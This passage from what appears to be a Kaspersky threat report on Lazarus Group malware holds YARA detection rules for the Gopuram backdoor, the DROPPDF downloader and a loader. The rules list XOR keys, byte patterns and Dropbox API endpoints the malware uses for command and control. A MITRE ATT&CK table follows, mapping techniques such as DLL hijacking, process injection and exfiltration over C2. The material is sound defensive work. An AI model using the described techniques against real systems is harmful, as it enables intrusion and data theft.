        (15 of ($dbg*) and $file_type)
    )
}

rule apt_Lazarus_DAT_Loader_2309 {
meta:
    description = "Rule to detect Loader of .dat type payload"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2023-09-12"

```

```
hash = "66A519008DD02FDAD45E752CE52176DC"
```

```
strings:
```

```
$xor_key1 = "{E1E3248A-ED6D-4063-AE81-66D65DC997A0}" fullword ascii
$xor_key2 = "{08728914-3F57-4D52-9E31-49DAECA5A80A}" fullword ascii
```

```
$code_xor = {49 F7 E1 49 FF C1 48 C1 EA 05 48 6B C2 26 48 2B C8}
```

```
condition:
```

```
uint16(0) == 0x5A4D and
filesize < 10MB and
(
    any of them
)
```

```
}
```

```
rule apt_Lazarus_Gopuram_DROPPDF {
```

```
meta:
```

```
description = "Rule to detect DROPPDF malware of Lazarus"
author = "Kaspersky"
copyright = "Kaspersky"
distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
version = "1.0"
last_modified = "2023-09-12"
hash = "0F7072ED522335ED56B1A48453127881"
```

```
strings:
```

```
$str1 = "bcrypt64.dll" fullword ascii
$str2 = "DllGetClassObject" fullword ascii
```

```
$dropbox1 = "{\\"path\\":\\"/%s/%s%.pdf\\"}" fullword wide
$dropbox2 = "https://content.dropboxapi.com/2/files/download" fullword wide
$dropbox3 = "https://api.dropboxapi.com/2/files/delete_v2" fullword wide
$dropbox4 = "{\\"path\\":\\"/%s/%s%.pdf\\"}" fullword wide
$dropbox5 = "{\\"path\\":\\"/%s/%s%.pdf\\",\\"mode\\":\\"overwrite\\",\\"autorename\\":
```

```
true,\\"mute\\": false,\\"strict_conflict\\": false}" fullword wide
```

```
$dropbox6 = "https://content.dropboxapi.com/2/files/upload" fullword wide
```

```
$dropbox7 = "gzip, deflate, br" fullword wide
```

```
$key1 = {B1 68 DE 3A}
```

```
$key2 = {A4 7B 93 02}
```

```
$key3 = {15 CD 5B 07}
```

```
$key4 = {49 28 FA FF}
```

```
$code_xor = {8B C2 8B C9 C1 E0 05 4D 8D 5B 01 33 D0 45 69 C0 7D 50 BF 12 8B C2 41 FF
C2 C1 E8 07 33 D0 8B C2 C1 E0 16 41 81 C0 87 D6 12 00}
```

```
condition:
```

```
uint16(0) == 0x5A4D and
filesize < 10MB and
(
    all of ($str*) or
```

```
        all of ($dropbox*) or
        all of ($key*) in (@key1 .. @key1 + 100) or
        $code_xor
    )
}

rule apt_Lazarus_Gopuram_Orchestrator {
meta:
    description = "Rule to detect Gopuram Orchestrator"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2023-09-13"
    hash = ""

strings:
    $func1 = "KernelModule" ascii
    $func2 = "Console" ascii
    $func3 = "FileExplorer" ascii
    $func4 = "Process" ascii
    $func5 = "Timer" ascii
    $func6 = "ChannelController" ascii
    $func7 = "Ping" ascii
    $func8 = "MiddleController" ascii

condition:
    filesize < 10MB and
    (
        all of ($func*)
    )
}
```

Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique	Technique Name
Execution	T1047	Windows Management Instrumentation Uses Gopuram plugin to launch wmic command to the remote host.
Persistence	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking Uses DLL search order hijacking using Windows legitimate processes such as Windows service(svchost.exe) or wmiprvse.exe.
Privilege Escalation	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking Uses search order hijacking to load malicious Loader with high-privilege system processes.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information The intermediate loaders, final payloads, or plugins were encrypted and decrypted at the run time.
	T1070.006	Indicator Removal: Timestamp Uses a plugin to modify a malicious file's timestamp.
	T1027.002	Obfuscated Files or Information: Software Packing Several Loaders were packed with Themida/VMProtect.
	T1055.001	Process Injection: Dynamic-link Library Injection Uses a plugin to inject payload to other processes.
	T1620	Obfuscated Files or Information: Embedded Payloads The malicious payload is embedded in the trojanized application.
	T1620	Reflective Code Loading Uses a plugin to reflectively load code into a process.
Discovery	T1057	Process Discovery Lists running processes with Gopuram plugins.
	T1082	System Information Discovery Gathers system basic information using Gopuram Orchestrator and LPEClient.
	T1083	File and Directory Discovery Lists files and directories with Gopuram Orchestrator.

	T1012	Query Registry Manipulates registry with Gopuram plugin.
	T1135	Network Share Discovery Uses Gopuram plugin to find network shares.
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares Launches wmic or net commands to the remote host using Gopuram plugins.
Collection	T1113	Screen Capture Takes a screenshot, using a Gopuram cluster
Command and Control	T1071.001	Application Layer Protocol: Web Protocols Uses HTTP as C2 channel with DROPPDF, LPEClient, and Gopuram.
	T1573.001	Encrypted Channel: Symmetric Cryptography Uses AES when encrypting data with DROPPDF.
	T1573.001	Encrypted Channel: Symmetric Cryptography Uses AES algorithm to send data to the C2 server
Exfiltration	T1041	Exfiltration Over C2 Channel Exfiltrates gathered data over C2 channels.